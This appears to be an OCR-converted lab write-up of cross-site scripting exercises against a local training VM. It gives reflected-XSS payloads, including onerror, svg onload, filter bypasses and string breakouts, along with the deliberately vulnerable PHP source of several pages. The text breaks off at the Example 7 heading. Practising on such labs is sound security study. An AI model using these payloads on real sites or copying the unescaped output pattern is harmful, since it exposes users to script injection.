
XSS

Example 1:

URL: http://192.168.1.3/xss/example1.php?name=hacker

Alert:

URL: http://192.168.1.3/xss/example1.php?name=<script>alert(1)</script>




Getting the domian:

No cookies are used in the application so as a poc we will exfiltrate the `document.domain`:

Payload:


```
<img src=AAAAAAAAA onerror=alert(document.domain) />
```

URL: http://192.168.1.3/xss/example1.php?name=




Example 2:

URL: http://192.168.1.3/xss/example2.php?name=hacker



HTML Injection:

URL: http://192.168.1.3/xss/example2.php?name=alert(1)




Alert:

Payload:

```
<SCRIPT>alert(1)</SCRIPT>
```

URL: http://192.168.1.3/xss/example2.php?name=<SCRIPT>alert(1)</SCRIPT>




Getting the domian:

No cookies are used in the application so as a poc we will exfiltrate the `document.domain`:

Payload:

```
<img src=AAAAAAAAA onerror=alert(document.domain) />
```

URL: http://192.168.1.3/xss/example2.php?name=



Example 3:

URL: http://192.168.1.3/xss/example3.php?name=hacker


HTML Injection:

URL: http://192.168.1.3/xss/example3.php?name=alert(1)

Alert:

Payload:


```
<img src=AAAAAAAAA onerror=alert(1) />
```



Getting the Domain:

Payload:

```
<img src=AAAAAAAAA onerror=alert(document.domain) />
```



Example 4:

URL: http://192.168.1.3/xss/example4.php?name=hacker

I noticed that the payload:


```
<img src=AAAAAAAAA onerror=alert(document.domain) />
```

Always works, so I took a whitebox approach.

```
user@debian:/var/www/xss$ cat example4.php
<?php require_once '../header.php';

if (preg_match('/script/i', $_GET["name"])) {
  die("error");
}
?>

Hello <?php  echo $_GET["name"]; ?>
<?php require_once '../footer.php'; ?>

user@debian:/var/www/xss$ _
```

Payload:

```
<svg/onload=alert('1')>
```



Example 5:

URL: http://192.168.1.3/xss/example5.php?name=hacker



```
user@debian:/var/www/xss$ cat example5.php
<?php require_once '../header.php';

if (preg_match('/alert/i', $_GET["name"])) {
  die("error");
}
?>

Hello <?php  echo $_GET["name"]; ?>
<?php require_once '../footer.php'; ?>

user@debian:/var/www/xss$
```

We will use script tags and an alert alternative.

Payload:


```
window.confirm('xss')
```

URL: http://192.168.1.3/xss/example5.php?name=<script>window.confirm('xss')</script>



Example 6:

URL: http://192.168.1.3/xss/example6.php?name=hacker





```
user@debian:/var/www/xss$ cat examp16.php
cat: examp16.php: No such file or directory
user@debian:/var/www/xss$ cat example6.php
<?php require_once '../header.php'; ?>
Hello
<script>
        var $a= "<?php  echo $_GET["name"]; ?>";
</script>
        <?php require_once '../footer.php'; ?>

user@debian:/var/www/xss$
```

```
user@debian:/var/www/xss$ cat example6.php
<?php require_once '../header.php'; ?>
Hello
<script>
        var $a= "<?php  echo $_GET["name"]; ?>";
</script>
        <?php require_once '../footer.php'; ?>

user@debian:/var/www/xss$
```

Payload:

```
</script><script>alert(1)</script>
```



Example 7:

